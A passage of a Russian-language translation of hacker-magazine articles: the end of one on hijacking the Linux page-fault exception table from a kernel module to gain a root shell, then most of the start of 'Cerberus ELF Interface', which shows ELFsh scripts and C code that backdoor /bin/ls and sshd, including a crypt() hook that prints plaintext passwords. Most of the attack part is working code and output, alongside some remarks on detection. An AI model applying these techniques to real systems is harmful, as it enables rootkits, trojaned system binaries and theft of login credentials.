bash-2.05b# insmod exception.o
bash-2.05b# exit
buffer@rigel:~$ gcc -o shell shell.c
buffer@rigel:~$ id
uid=500(buffer) gid=100(users) groups=100(users)
buffer@rigel:~$ ./shell
result = 25 errno = 0
sh-2.05b# id
uid=0(root) gid=100(users) groups=100(users)
sh-2.05b#
```

Неплохо, правда? :)

Это лишь пример того, что можно сделать. Используя этот LKM, вы можете выполнять что угодно от имени root. Вам нужно что-то ещё? Достаточно изменить `hook()` и/или код пространства

пользователя, вызывающий страничную ошибку... дальше — только ваша фантазия!

---

5 - Дальнейшие соображения

Когда эта идея пришла мне в голову, я не сразу понял, что именно сделал. Она возникла как результат чисто интеллектуального упражнения. Лишь несколько часов спустя я осознал...

Подумайте, что нужно для изменения записи в таблице системных вызовов с целью перенаправления системного вызова. Или — что нужно для модификации первых 7 байт кода системного вызова, как описал Silvio. В обоих случаях вам нужна «точка отсчёта». Здесь вашей «точкой отсчёта» является экспортируемый символ `sys_call_table`. Но, к сожалению, вы не единственный, кто о нём знает. Инструменты обнаружения легко его знают (поскольку это экспортируемый символ), и для них вполне просто обнаружить изменения в таблице системных вызовов и/или в коде системных вызовов.

А если вы хотите модифицировать таблицу дескрипторов прерываний, как описывает kad? Вам снова нужна «точка отсчёта». В данном случае — адрес IDT в памяти ядра. Но и этот адрес легко получить. Вот что нужно инструменту обнаружения для его получения:

```
long long idtr;
long __idt_table;

__asm__ __volatile__("sidt %0\n" : : "m"(idtr));
__idt_table = idtr >> 16;
```

В результате `__idt_table` будет хранить адрес IDT, легко получая «точку отсчёта». Это достигается с помощью asm-инструкции `sidt`. AngeL в своих последних версиях разработки 0.9.x использует этот подход и способен в реальном времени обнаруживать атаки, основанные на методе из [7].

Теперь снова подумайте о том, что я обсуждал в предыдущих разделах. Нетрудно понять, что получить «точку отсчёта» для таблицы исключений страничных ошибок не так просто, как в предыдущих случаях.

Единственный способ получить адрес таблицы исключений страничных ошибок — через файл `System.map`.

При написании инструмента обнаружения, целью которого является выявление подобной атаки, предположение о том, что файл `System.map` соответствует текущему запущенному ядру, может оказаться контрпродуктивным. В самом деле, если это окажется не так, инструмент обнаружения начнёт мониторинг адресов, где находятся данные ядра, несущественные для целей данной статьи.

Помните, что файл `System.map` легко сгенерировать с помощью `nm(2)`, однако существует множество систем, администраторы которых просто не понимают роли `System.map` и не поддерживают его синхронизированным с текущим запущенным ядром.

---

6 - Заключение

Изменение таблицы исключений обработчика страничных ошибок достаточно просто, как мы убедились. Более того, это действительно скрытно, поскольку можно добиться значительных результатов, изменив всего 4 байта в памяти ядра. В моём коде доказательства концепции, ради

простоты, я изменил 12 байт, однако нетрудно понять, что тот же результат можно получить, изменив лишь адрес кода исправления `__get_user_4()`.

Кроме того, трудно найти программы с ошибками такого рода, вызывающими подобное поведение. Помните: для воспроизведения этого поведения нужно передать неверный адрес в системный вызов. Много ли программ, делающих это, вы видели? Я думаю, такой подход действительно скрытен, поскольку подобная ситуация не встречается никогда. По сути, это баги, которые, при наличии, обычно исправляются автором до распространения программ. Ядро обязано реализовывать описанный выше подход, но обычно ему никогда не приходится его применять.

---

7 - Благодарности

Большое спасибо ребятам из Antifork Research... с вами действительно приятно работать!

---

8 - Ссылки

[1] "Understanding the Linux Kernel"
Daniel P. Bovet and Marco Cesati
O'Reilly

[2] "Linux Device Drivers"
Alessandro Rubini and Jonathan Corbet
O'Reilly

[3] Linux kernel source
[http://www.kernel.org]

[4] "Syscall Redirection Without Modifying the Syscall Table"
Silvio Cesare
[http://www.big.net.au/~silvio/]

[5] Kstat
[http://www.s0ftpj.org/en/tools.html]

[6] AngeL
[http://www.sikurezza.org/angel]

[7] "Handling Interrupt Descriptor Table for Fun and Profit"
kad
Phrack59-0x04
[http://www.phrack.org]

Интерфейс Cerberus ELF

Devhell Labs и Phrack Magazine представляют

Автор: mayhem

Содержание

---

1. Введение

В этой статье описываются три новые универсальные техники манипуляции с объектами ELF (Executable and Linking Format). Первая из них рассчитана на простоту и быстроту реализации; остальные сложнее и позволяют расширять программное обеспечение без наличия исходного кода. Данные техники применимы в широком спектре задач: отладка закрытого программного обеспечения, расширение функциональности программ, создание бэкдоров, написание вирусов, обнаружение вторжений и предотвращение вторжений.

Примеры используют ELF-шелл [1] — свободно распространяемый скриптовый язык для модификации ELF-бинарников. Он работает на двух архитектурах (INTEL и SPARC) и четырёх операционных системах (Linux, NetBSD, FreeBSD и Solaris). Кроме того, описываемые техники работают даже если целевая машина защищена рандомизацией адресного пространства и

ограничениями исполнения, например на хостах с PaX [2], поскольку всё внедрение кода выполняется в разрешённых областях.

Основы ELF здесь объясняться **не будут**. Если у вас возникают трудности с пониманием статьи, пожалуйста, прочитайте спецификацию ELF TIS [3] прежде, чем обращаться за подробностями ;). Также можно воспользоваться другим ресурсом [4] — хорошим введением в формат ELF с точки зрения написания вирусов.

В первой части статьи описывается простая и практичная техника создания бэкдора в исполняемом файле всего за счёт изменения 4 байт. Она состоит в повреждении секции .dynamic бинарника (2) и замене некоторых записей (DT_DEBUG) другими (DT_NEEDED), а также в перестановке существующих записей DT_NEEDED для придания приоритета определённым символам — всё это без изменения размера файла.

Во второй части описывается сложная техника обеспечения резидентности: добавление модуля (перемещаемого объекта ET_REL, т.е. файла .o) в исполняемый файл (ET_EXEC) так, как если бы бинарник ещё не был слинкован. Техника реализована для архитектур INTEL и SPARC: скомпилированный код на C можно таким образом постоянно добавлять в любой 32-битный ELF-исполняемый файл.

Наконец, будет объяснена новая техника заражения ALTPLT (4). Она является расширением техники заражения PLT [5] и работает в связке с внедрением ET_REL. Суть в дублировании таблицы переходов процедур (Procedure Linkage Table) и внедрении символов в каждую запись альтернативного PLT. Преимущества этой техники — относительная переносимость (относительная, поскольку, как мы увидим, потребуются небольшие архитектурно-зависимые исправления), безопасность в среде PaX, а также возможность вызвать оригинальную функцию из функции-перехватчика без необходимости выполнять трудоёмкое восстановление байт во время выполнения.

Для всех описанных техник предоставлены примеры скриптов ELFsh. Однако готовые к использованию бэкдоры включены не будут (сделай сам!). Тем, кто не хотел бы видеть эти техники опубликованными, я лишь скажу, что все они были доступны желающим уже несколько месяцев, а новые техники уже в разработке. Эти идеи выросли из удачного осмысления информации из спецификации ELF, ни у кого ничего не было украдено. Мне неизвестны реализации с подобными возможностями, но если вы считаете, что ваши права нарушены, — пишите гневные письма, мой бот^H^H^H^H^H^H я любезно отвечу на каждое из них.

---

2. Быстрый и рабочий бэкдор за 4 байта

Каждый динамический исполняемый файл содержит секцию .dynamic. Эта область необходима динамическому компоновщику для получения ключевой информации во время выполнения без обращения к таблице заголовков секций (SHT), поскольку данные секции .dynamic соответствуют границам записи сегмента PT_DYNAMIC в таблице заголовков программы (PHT). Полезная информация включает адрес и размер таблиц релокации, адреса процедур инициализации и деструкции, адреса таблиц версий, пути к нужным библиотекам и т.д. Каждая запись .dynamic выглядит следующим образом, как показано в elf.h:

```
typedef struct
{
  Elf32_Sword   d_tag;                /* Dynamic entry type */
  union
   {
     Elf32_Word d_val;                /* Integer value */
     Elf32_Addr d_ptr;                /* Address value */
```

```
    } d_un;
  } Elf32_Dyn;
```

Для каждой записи d_tag — это тип (DT_*), а d_val (или d_ptr) — соответствующее значение. Воспользуемся опцией `-d` elfsh для вывода секции dynamic:

```
-----BEGIN EXAMPLE 1-----
$ elfsh -f /bin/ls -d

 [*] Object /bin/ls has been loaded (O_RDONLY)

 [SHT_DYNAMIC]
 [Object /bin/ls]

 [00] Name of needed library          =>  librt.so.1 {DT_NEEDED}
 [01] Name of needed library          =>   libc.so.6 {DT_NEEDED}
 [02] Address of init function        =>  0x08048F88 {DT_INIT}
 [03] Address of fini function        =>  0x0804F45C {DT_FINI}
 [04] Address of symbol hash table    =>  0x08048128 {DT_HASH}
 [05] Address of dynamic string table =>  0x08048890 {DT_STRTAB}
 [06] Address of dynamic symbol table =>  0x08048380 {DT_SYMTAB}
 [07] Size of string table            =>   821 bytes {DT_STRSZ}
 [08] Size of symbol table entry      =>    16 bytes {DT_SYMENT}
 [09] Debugging entry (unknown)       =>  0x00000000 {DT_DEBUG}
 [10] Processor defined value         =>  0x0805348C {DT_PLTGOT}
 [11] Size in bytes for .rel.plt      =>   560 bytes {DT_PLTRELSZ}
 [12] Type of reloc in PLT            =>          17 {DT_PLTREL}
 [13] Address of .rel.plt             =>  0x08048D58 {DT_JMPREL}
 [14] Address of .rel.got section     =>  0x08048D20 {DT_REL}
 [15] Total size of .rel section      =>    56 bytes {DT_RELSZ}
 [16] Size of a REL entry             =>     8 bytes {DT_RELENT}
 [17] SUN needed version table        =>  0x08048CA0 {DT_VERNEED}
 [18] SUN needed version number       =>           2 {DT_VERNEEDNUM}
 [19] GNU version VERSYM              =>  0x08048BFC {DT_VERSYM}

 [*] Object /bin/ls unloaded

$
-----END EXAMPLE 1-----
```

Внимательный читатель заметил необычную запись типа DT_DEBUG. Она используется динамическим компоновщиком для получения отладочной информации, присутствует во всех бинарниках, созданных инструментами GNU, но не является обязательной. Идея состоит в том, чтобы затереть её, подделав DT_NEEDED, — тем самым в исполняемый файл добавляется дополнительная зависимость от библиотеки.

Поле d_val записи DT_NEEDED содержит относительное смещение от начала секции .dynstr, где находится путь к библиотеке для данной записи. Что произойдёт, если мы не хотим внедрять дополнительную строку с путём к библиотеке в секцию .dynstr?

```
-----BEGIN EXAMPLE 2-----
$ elfsh -f /bin/ls -X dynstr | grep so
.dynstr + 16  6C69 6272 742E 736F 2E31 0063 6C6F 636B librt.so.1.clock
.dynstr + 48  696E 5F75 7365 6400 6C69 6263 2E73 6F2E in_used.libc.so.
.dynstr + 176 726E 616C 0071 736F 7274 006D 656D 6370 rnal.qsort.memcp
.dynstr + 784 6565 006D 6273 696E 6974 005F 5F64 736F ee.mbsinit.__dso
$
-----END EXAMPLE 2-----
```

Нам достаточно выбрать существующую строку с путём к библиотеке, только не начинать с её начала ;). В спецификации ELF чётко указано, что одна и та же строка в .dynstr может использоваться несколькими записями одновременно:

```
-----BEGIN EXAMPLE 3-----
$ cat > /tmp/newlib.c
function()
{
  printf("my own fonction \n");
```

```
}
$ gcc -shared /tmp/newlib.c -o /lib/rt.so.1
$ elfsh

 Welcome to The ELF shell 0.5b9 .::.

 .::. This software is under the General Public License
 .::. Please visit http://www.gnu.org to know about Free Software

[ELFsh-0.5b9]$ load /bin/ls
  [*] New object /bin/ls loaded on Mon Apr 28 23:09:55 2003

[ELFsh-0.5b9]$ d DT_NEEDED|DT_DEBUG

[SHT_DYNAMIC]
[Object /bin/ls]

[00] Name of needed library            =>          librt.so.1 {DT_NEEDED}
[01] Name of needed library            =>           libc.so.6 {DT_NEEDED}
[09] Debugging entry (unknown)         =>          0x00000000 {DT_DEBUG}

[ELFsh-0.5b9]$ set 1.dynamic[9].tag DT_NEEDED
 [*] Field set succesfully

[ELFsh-0.5b9]$ set 1.dynamic[9].val 19□# см. .dynstr + 19
 [*] Field set succesfully

[ELFsh-0.5b9]$ save /tmp/ls.new
 [*] Object /tmp/ls.new saved successfully

[ELFsh-0.5b9]$ quit
 [*] Unloading object 1 (/bin/ls) *

 Good bye ! .::. The ELF shell 0.5b9

$
-----END EXAMPLE 3-----
```

Проверим результат:

```
-----BEGIN EXAMPLE 4-----
$ elfsh -f ls.new -d DT_NEEDED

[*] Object ls.new has been loaded (O_RDONLY)

[SHT_DYNAMIC]
[Object ls.new]

[00] Name of needed library            =>          librt.so.1 {DT_NEEDED}
[01] Name of needed library            =>           libc.so.6 {DT_NEEDED}
[09] Name of needed library            =>             rt.so.1 {DT_NEEDED}

[*] Object ls.new unloaded

$ ldconfig□□     # обновить /etc/ld.so.cache
$
-----END EXAMPLE 4-----
```

Этот метод не очень скрытен, поскольку простая команда позволяет перечислить все библиотечные зависимости для данного бинарника:

```
$ ldd /tmp/ls.new
        librt.so.1 => /lib/librt.so.1 (0x40021000)
□libc.so.6 => /lib/libc.so.6 (0x40033000)
□rt.so.1 => /lib/rt.so.1 (0x40144000)
□libpthread.so.0 => /lib/libpthread.so.0 (0x40146000)
□/lib/ld-linux.so.2 => /lib/ld-linux.so.2 (0x40000000)
$
```

Исполняемый файл по-прежнему работает?

```
$ ./ls.new
AcroOlAAFj  ELFSH_DEBUG  ls.new  newlib.c
$
```

Итак, мы нашли удобный способ внедрить сколько угодно кода в процесс, добавив зависимость от библиотеки в основной (исполняемый) объект. А что если мы захотим перехватывать функции с помощью столь простой техники? Мы можем заставить некоторые символы разрешаться с приоритетом перед другими: когда происходит релокация во время выполнения (когда патчится секция .got), динамический компоновщик обходит список link_map [6][7][8], находит первый совпадающий символ и заполняет соответствующую запись в таблице глобальных смещений (или запись PLT на SPARC) абсолютным адресом выполнения, по которому отображена функция. Простая техника заключается в перестановке записей DT_NEEDED и размещении нашей библиотеки перед остальными в двусвязном списке link_map, чтобы символы разрешались раньше оригинальных. Для вызова оригинальной функции из функции-перехватчика придётся использовать dlopen(3) и dlsym(3) для разрешения символа из конкретного объекта.

Возьмём тот же код и на этот раз напишем скрипт, который перехватывает opendir(3) нашей функцией function() и затем вызывает оригинальный opendir(), чтобы бинарник мог работать в штатном режиме:

```
-----BEGIN EXAMPLE 5-----
$ cat dlhijack.esh
#!/usr/bin/elfsh

load /bin/ls

# Превращаем DT_DEBUG в DT_NEEDED
set 1.dynamic[9].tag DT_NEEDED

# Копируем значение бывшего DT_DEBUG в первый DT_NEEDED
set 1.dynamic[9].val 1.dynamic[0].val

# Добавляем 3 к первому DT_NEEDED => librt.so.1 становится rt.so.1
add 1.dynamic[0].val 3

save ls.new
quit

$
-----END EXAMPLE 5-----
```

Теперь напишем код перехватчика opendir:

```
-----BEGIN EXAMPLE 6-----
$ cat myopendir.c
#include <stdio.h>
#include <sys/types.h>
#include <stdlib.h>
#include <fcntl.h>
#include <dirent.h>
#include <dlfcn.h>

#define LIBC_PATH       "/lib/libc.so.6"

DIR     *opendir(const char *name)
{
  void  *handle;
  void  *(*sym)(const char *name);

  handle = dlopen(LIBC_PATH, RTLD_LAZY);
  sym = (void *) dlsym(handle, "opendir");
  printf("OPENDIR HIJACKED -orig- = %08X .::. -param- = %s \n",
□□□  sym, name);
  return (sym(name));
}
$ gcc -shared myopendir.c -o rt.so.1 -ldl
$
```

```
-----END EXAMPLE 6-----
```

Теперь можно модифицировать бинарник нашим 4-строчным скриптом:

```
-----BEGIN EXAMPLE 7-----
$ ./dlhijack.esh

  Welcome to The ELF shell 0.5b9 .::.

  .::. This software is under the General Public License
  .::. Please visit http://www.gnu.org to know about Free Software

  ~load /bin/ls
    [*] New object /bin/ls loaded on Fri Jul 25 02:48:19 2003

  ~set 1.dynamic[9].tag DT_NEEDED
    [*] Field set succesfully

  ~set 1.dynamic[9].val 1.dynamic[0].val
    [*] Field set succesfully

  ~add 1.dynamic[0].val 3
    [*] Field modified succesfully

  ~save ls.new
    [*] Object ls.new save successfully

   ~quit
    [*] Unloading object 1 (/bin/ls) *

 Good bye ! .::. The ELF shell 0.5b9

$
-----END EXAMPLE 7-----
```

Посмотрим на результаты для оригинального ls и модифицированного:

```
$ ldd ls.new
       rt.so.1 => /lib/rt.so.1 (0x40021000)
       libc.so.6 => /lib/libc.so.6 (0x40023000)
       librt.so.1 => /lib/librt.so.1 (0x40134000)
       libdl.so.2 => /lib/libdl.so.2 (0x40146000)
       /lib/ld-linux.so.2 => /lib/ld-linux.so.2 (0x40000000)
       libpthread.so.0 => /lib/libpthread.so.0 (0x4014a000)
$ ls
c.so.6  dlhijack.esh  dlhijack.esh~  ls.new  myopendir.c  \
myopendir.c~  p61_ELF.txt  p61_ELF.txt~  rt.so.1
$ ./ls.new
OPENDIR HIJACKED -orig- = 400C1D5C .::. -param- = .
c.so.6  dlhijack.esh  dlhijack.esh~  ls.new  myopendir.c \
myopendir.c~  p61_ELF.txt  p61_ELF.txt~  rt.so.1
$
```

Отлично. Стоит отметить, что текущая реализация этой техники в ELFsh изменяет размер бинарника, поскольку автоматически внедряет некоторые символы для обеспечения целостности бинарника. Если нужно сохранить прежний размер, следует закомментировать вызовы elfsh_fixup_symtab в исходном коде ELFsh ;). Эта техника известна как применяемая в реальных условиях.

Динамический вариант этой техники был предложен в [9], где автор описывает способ вызова dlopen() скрытным образом, чтобы процесс получил во время выполнения компоновку с дополнительной библиотекой. На практике обе реализации не имеют между собой ничего общего, но это стоит упомянуть.

---

3. Резидентность: внедрение ET_REL в ET_EXEC

Вторая техника позволяет выполнить перелинковку ELF-файла ET_EXEC и добавить перемещаемый объект (файл ET_REL, т.е. файл .o) в адресное пространство программы. Это очень удобно, поскольку представляет собой мощный метод внедрения любого объёма данных и кода в файл с помощью скрипта из 5 строк.

Подобные бэкдоры на основе релокации разрабатывались ранее для статического патчинга ядра [10] (ET_REL в vmlinuz) и прямой загрузки LKM в память ядра (ET_REL в kmem) [11]. Однако данная реализация внедрения ET_REL в ET_EXEC представляется особенно интересной, поскольку она разработана с учётом более широкого круга целевых архитектур и защищённых окружений.

Поскольку ELFsh используется не только для создания бэкдоров, SHT и таблица символов при вставке содержимого в бинарник остаются синхронизированными, что обеспечивает разрешение символов даже во внедрённом коде.

Поскольку бэкдор должен сохранять работоспособность на системе с PaX, используются два различных метода внедрения секций (один для секций кода, другой для секций данных): внедрение секции перед .interp (pre-interp, поскольку новая секция вставляется перед секцией .interp) и внедрение секции после .bss (post-bss, поскольку новая секция вставляется после секции .bss).

Для второго типа внедрения необходима физическая вставка данных .bss в файл, так как .bss — секция неинициализированных данных, на которую ссылаются только SHT и PHT, но которая физически отсутствует в файле.

Также следует отметить, что внедрение секции pre-interp невозможно с текущим динамическим компоновщиком FreeBSD (assert() завершает модифицированный бинарник), поэтому на этой ОС все секции внедряются методом post-bss. Это не является проблемой, поскольку FreeBSD не предусматривает защиты от исполнения для страниц данных. Если подобная защита появится в будущем, потребуется либо модификация динамического компоновщика перед запуском изменённого бинарника, либо установка флага записи для сегмента кода в sh_flags.

Рассмотрим расположение секций бинарника (пример с sshd, для всех бинарников оно аналогично):

```
-----BEGIN EXAMPLE 8-----
$ elfsh -f /usr/sbin/sshd -q -s -p

[SECTION HEADER TABLE .::. SHT is not stripped]
[Object /usr/sbin/sshd]

[000] (nil)      -------                 foff:00000000 sz:00000000 link:00
[001] 0x80480f4  a------ .interp         foff:00000244 sz:00000019 link:00
[002] 0x8048108  a------ .note.ABI-tag   foff:00000264 sz:00000032 link:00
[003] 0x8048128  a------ .hash           foff:00000296 sz:00001784 link:04
[004] 0x8048820  a------ .dynsym         foff:00002080 sz:00003952 link:05
[005] 0x8049790  a------ .dynstr         foff:00006032 sz:00002605 link:00
[006] 0x804a1be  a------ .gnu.version    foff:00008638 sz:00000494 link:04
[007] 0x804a3ac  a------ .gnu.version_r  foff:00009132 sz:00000096 link:05
[008] 0x804a40c  a------ .rel.got        foff:00009228 sz:00000008 link:04
[009] 0x804a414  a------ .rel.bss        foff:00009236 sz:00000056 link:04
[010] 0x804a44c  a------ .rel.plt        foff:00009292 sz:00001768 link:04
[011] 0x804ab34  a-x---- .init           foff:00011060 sz:00000037 link:00
[012] 0x804ab5c  a-x---- .plt            foff:00011100 sz:00003552 link:00
[013] 0x804b940  a-x---- .text           foff:00014656 sz:00145276 link:00
[014] 0x806f0bc  a-x---- .fini           foff:00159932 sz:00000028 link:00
[015] 0x806f0e0  a------ .rodata         foff:00159968 sz:00068256 link:00
[016] 0x8080b80  aw----- .data           foff:00228224 sz:00003048 link:00
[017] 0x8081768  aw----- .eh_frame       foff:00231272 sz:00000004 link:00
[018] 0x808176c  aw----- .ctors          foff:00231276 sz:00000008 link:00
[019] 0x8081774  aw----- .dtors          foff:00231284 sz:00000008 link:00
[020] 0x808177c  aw----- .got            foff:00231292 sz:00000900 link:00
[021] 0x8081b00  aw----- .dynamic        foff:00232192 sz:00000200 link:05
```

```
[022] 0x8081bc8  -w----- .sbss           foff:00232416 sz:00000000 link:00
[023] 0x8081be0  aw----- .bss            foff:00232416 sz:00025140 link:00
[024] (nil)      ------- .comment        foff:00232416 sz:00002812 link:00
[025] (nil)      ------- .note           foff:00235228 sz:00001480 link:00
[026] (nil)      ------- .shstrtab       foff:00236708 sz:00000243 link:00
[027] (nil)      ------- .symtab         foff:00236951 sz:00000400 link:00
[028] (nil)      ------- .strtab         foff:00237351 sz:00000202 link:00

[Program header table .::. PHT]
[Object /usr/sbin/sshd]

[0] 0x08048034 -> 0x080480F4 r-x memsz(000192) foff(000052) filesz(000192)
[1] 0x080480F4 -> 0x08048107 r-- memsz(000019) foff(000244) filesz(000019)
[2] 0x08048000 -> 0x0807FB80 r-x memsz(228224) foff(000000) filesz(228224)
[3] 0x08080B80 -> 0x08087E14 rw- memsz(029332) foff(228224) filesz(004168)
[4] 0x08081B00 -> 0x08081BC8 rw- memsz(000200) foff(232192) filesz(000200)
[5] 0x08048108 -> 0x08048128 r-- memsz(000032) foff(000264) filesz(000032)

[Program header table .::. SHT correlation]
[Object /usr/sbin/sshd]

[*] SHT is not stripped

[00] PT_PHDR
[01] PT_INTERP         .interp
[02] PT_LOAD           .interp .note.ABI-tag .hash .dynsym .dynstr \
□□       .gnu.version .gnu.version_r .rel.got .rel.bss \
□□       .rel.plt .init .plt .text .fini .rodata
[03] PT_LOAD           .data .eh_frame .ctors .dtors .got .dynamic
[04] PT_DYNAMIC        .dynamic
[05] PT_NOTE           .note.ABI-tag

$
-----END EXAMPLE 8-----
```

Здесь два загружаемых сегмента: один исполняемый (соответствует сегменту кода) и один записываемый (соответствует сегменту данных).

Нам нужно внедрить все незаписываемые секции перед .interp (т.е. в сегмент кода), а все остальные секции — после .bss в сегмент данных. Напишем обработчик для crypt(), который выводит пароль в открытом виде и завершается. В этом первом примере используем перенаправление через GOT [12] и перехватим crypt(), которая находится в libc:

```
-----BEGIN EXAMPLE 9-----
$ cat mycrypt.c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <fcntl.h>

int     glvar = 42;
int     bssvar;

char *mycrypt(const char *key, const char *salt)
{
  bssvar = 2;
  printf(".:: crypt redirected -key- = %s (%u .::. %u) \n",
         key, glvar, bssvar);
  exit(0);
}
$ gcc -c mycrypt.c
$
-----END EXAMPLE 9-----
```

С помощью команды `reladd` внедрим mycrypt.o в sshd:

```
-----BEGIN EXAMPLE 10-----
$ cat etreladd.esh
#!/usr/bin/elfsh
load /usr/sbin/sshd
```

```
load mycrypt.o

# Внедряем mycrypt.o в sshd
reladd 1 2

# Изменяем запись GOT для crypt() и указываем её на mycrypt() из mycrypt.o
set 1.got[crypt] mycrypt

save sshd.new
quit

$ ./etreladd.esh

        Welcome to The ELF shell 0.5b9 .::.

        .::. This software is under the General Public License
        .::. Please visit http://www.gnu.org to know about Free Software

~load /usr/sbin/sshd
  [*] New object /usr/sbin/sshd loaded on Fri Jul 25 04:43:58 2003

~load mycrypt.o
  [*] New object mycrypt.o loaded on Fri Jul 25 04:43:58 2003

~reladd 1 2
  [*] ET_REL mycrypt.o injected succesfully in ET_EXEC /usr/sbin/sshd

~set 1.got[crypt] mycrypt
  [*] Field set succesfully

~save sshd.new
  [*] Object sshd.new save successfully

~quit
 [*] Unloading object 1 (mycrypt.o)
 [*] Unloading object 2 (/usr/sbin/sshd) *

        Good bye ! .::. The ELF shell 0.5b9
$
-----END EXAMPLE 10-----
```

Скрипт сработал. Как уже говорилось, таблицы символов и .bss из модуля слились с соответствующими объектами исполняемого файла, а SHT остался синхронизированным, поэтому разрешение символов возможно и во внедрённом коде:

```
-----BEGIN EXAMPLE 11-----
$ elfsh -f sshd.new -q -s -p
[SECTION HEADER TABLE .::. SHT is not stripped]
[Object sshd.new]

[00] (nil)      -------                 foff:00000000 sz:00000000 link:00
[01] 0x80450f4  a-x---- .orig.plt       foff:00000244 sz:00004096 link:00
[02] 0x80460f4  a------ mycrypt.o.rodata foff:00004340 sz:00004096 link:00
[03] 0x80470f4  a-x---- mycrypt.o.text  foff:00008436 sz:00004096 link:00
[04] 0x80480f4  a------ .interp         foff:00012532 sz:00000019 link:00
...
[26] 0x8081be0  aw----- .bss            foff:00244704 sz:00025144 link:00
[27] 0x8087e18  aw----- mycrypt.o.data  foff:00269848 sz:00000004 link:00
...
[32] (nil)      ------- .strtab         foff:00278508 sz:00003423 link:00

[Program header table .::. SHT correlation]
[Object sshd.new]

[2] PT_LOAD    .orig.plt mycrypt.o.rodata mycrypt.o.text .interp ...
[3] PT_LOAD    .data .eh_frame .ctors .dtors .got .dynamic .sbss
               .bss mycrypt.o.data

$
-----END EXAMPLE 11-----
```

Новые секции легко обнаруживаются в SHT по тому, что их имена начинаются с имени модуля (mycrypt.o.*). Пока оставим в стороне присутствие .orig.plt: эта секция внедряется при вставке ET_REL, но в данном примере не используется и будет описана как самостоятельная техника в следующей главе.

Новый размер BSS на 4 байта больше оригинального: это объясняется тем, что BSS модуля содержала только одну переменную (bssvar) — 4-байтное целое число (пример выполнялся на 32-битной архитектуре). Сложность операции состоит в определении размера секции BSS объекта ET_REL, поскольку в SHT он равен нулю. Для этого нужно учитывать выравнивание адресов переменных с использованием поля st_value для каждого символа SHN_COMMON объекта ET_REL, как указано в спецификации ELF. Подробности алгоритма приведены далее в статье.

На Solaris это также работает, даже если ET_REL-файлы, сгенерированные Solaris-ELF ld, не имеют записи секции .bss в SHT. Реализация 0.51b2 имеет ещё одно ограничение на Solaris: «проблема Malloc», возникающая при первом вызове malloc() при использовании внедрения секции post-bss. Можно не использовать этот тип внедрения; внедрение ET_REL прекрасно работает на Solaris, если не использовать инициализированные глобальные переменные. Проблема решена в версии 0.51b3 путём сдвига динамических символов _end, _edata и _END_, чтобы они по-прежнему указывали на начало кучи (т.е. на конец последней post-bss-отображённой секции или на конец .bss, если таковой нет).

Также расширены секции .shstrtab, .symtab и .strtab: теперь они содержат дополнительные имена символов, дополнительные имена секций и дополнительные символы, скопированные из объекта ET_REL.

Следует отметить, что базовый адрес секций, внедрённых методом pre-interp, кратен getpagesize(), чтобы исполняемый сегмент всегда начинался с начала страницы, как предписывает спецификация ELF. ELFsh мог бы экономить место, не выделяя каждый раз размер страницы при внедрении секции, но это усложнило бы алгоритм, поэтому кратность сохраняется для каждой вставляемой секции.

Реализация имеет удобное свойство: она **не** перемещает исходное адресное пространство исполняемого файла, поэтому релокация оригинального кода не нужна. Иными словами, релоцируются только секции объекта .o, и мы можем быть уверены, что ложные срабатывания при релокации исключены (нам **не нужно** искать все ссылки в коде sshd и патчить их из-за изменения адресного пространства).

Вот дамп ассемблера внедрённой секции кода с функцией mycrypt:

```
-----BEGIN EXAMPLE 12-----
$ elfsh -f sshd.new -q -D mycrypt.o.text

080470F4 mycrypt.o.text + 0           push          %ebp
080470F5 mycrypt.o.text + 1           mov           %esp,%ebp
080470F7 mycrypt.o.text + 3           sub           $8,%esp
080470FA mycrypt.o.text + 6           mov           $2,<bssvar>
08047104 mycrypt.o.text + 16          mov           <bssvar>,%eax
08047109 mycrypt.o.text + 21          push          %eax
0804710A mycrypt.o.text + 22          mov           <glvar>,%eax
0804710F mycrypt.o.text + 27          push          %eax
08047110 mycrypt.o.text + 28          mov           8(%ebp),%eax
08047113 mycrypt.o.text + 31          push          %eax
08047114 mycrypt.o.text + 32          push          $<mycrypt.o.rodata>
08047119 mycrypt.o.text + 37          call          <printf>
0804711E mycrypt.o.text + 42          add           $10,%esp
08047121 mycrypt.o.text + 45          add           $0xFFFFFFF4,%esp
08047124 mycrypt.o.text + 48          push          $0
08047126 mycrypt.o.text + 50          call          <exit>
0804712B mycrypt.o.text + 55          add           $10,%esp
0804712E mycrypt.o.text + 58          lea           0(%esi),%esi
08047134 mycrypt.o.text + 64          leave
```

```
08047135 mycrypt.o.text + 65           ret
-----END EXAMPLE 12-----
```

Проверим новый sshd:

```
$ ssh mayhem@localhost
Enter passphrase for key '/home/mayhem/.ssh/id_dsa': <-- нажмите <ENTER>
mayhem@localhost's password: <--- введите пароль
Connection closed by 127.0.0.1
$
```

Проверим на стороне сервера, что произошло:

```
$ ./sshd.new -d
debug1: Seeding random number generator
debug1: sshd version OpenSSH_3.0.2p1
...
debug1: attempt 3 failures 2
.:: crypt redirected -key- = mytestpasswd (42 .::. 2)
$
```

Отлично. Для получения исчерпывающих подробностей реализации читайте код ELFsh, в частности `libelfsh/relinject.c`. Для академической аудитории ниже приведены алгоритмы в псевдокоде. Поскольку внедрение ET_REL основано на слиянии BSS и таблицы символов, pre-interp-внедрении секций, post-bss-внедрении секций, сдвиге SHT, вставке записей SHT, внедрении символов и внедрении данных секций, все эти алгоритмы также представлены. Физическая вставка BSS выполняется лишь однажды — при первом использовании post-bss-внедрения. Общий алгоритм внедрения ET_REL таков:

```
1/ Слить секции .bss ET_REL и ET_EXEC
2/ Найти и внедрить выделяемые секции ET_REL в ET_EXEC
3/ Синхронизировать таблицу символов ET_EXEC (добавить недостающие символы ET_REL)
4/ Релоцировать каждую внедрённую секцию, если доступна её таблица .rel(a)
```

Теперь рассмотрим подробнее ;)

```
--------[ .:: ОСНОВНОЙ АЛГОРИТМ: внедрение ET_REL в ET_EXEC ::.

      1/ Вставить BSS объекта ET_REL в ET_EXEC (см. алгоритм слияния BSS)

      2/ ДЛЯ КАЖДОЙ секции в объекте ET_REL
         [
□    ЕСЛИ секция a/ выделяемая (sh_flags & SHF_ALLOC)
□□□  b/ ненулевого размера (sh_size != 0)
□□□  c/ типа данных (sh_type == SHT_PROGBITS)
□    [
□      ЕСЛИ секция записываемая ИЛИ ОС — FreeBSD
□      [
□        - Внедрить секцию методом post-bss в ET_EXEC
□      ]
□      ИНАЧЕ
□      [
□        - Внедрить секцию методом pre-interp в ET_EXEC
□      ]
□    ]
         ]

      3/ Вставить .symtab ET_REL в ET_EXEC (алгоритм слияния таблицы символов)

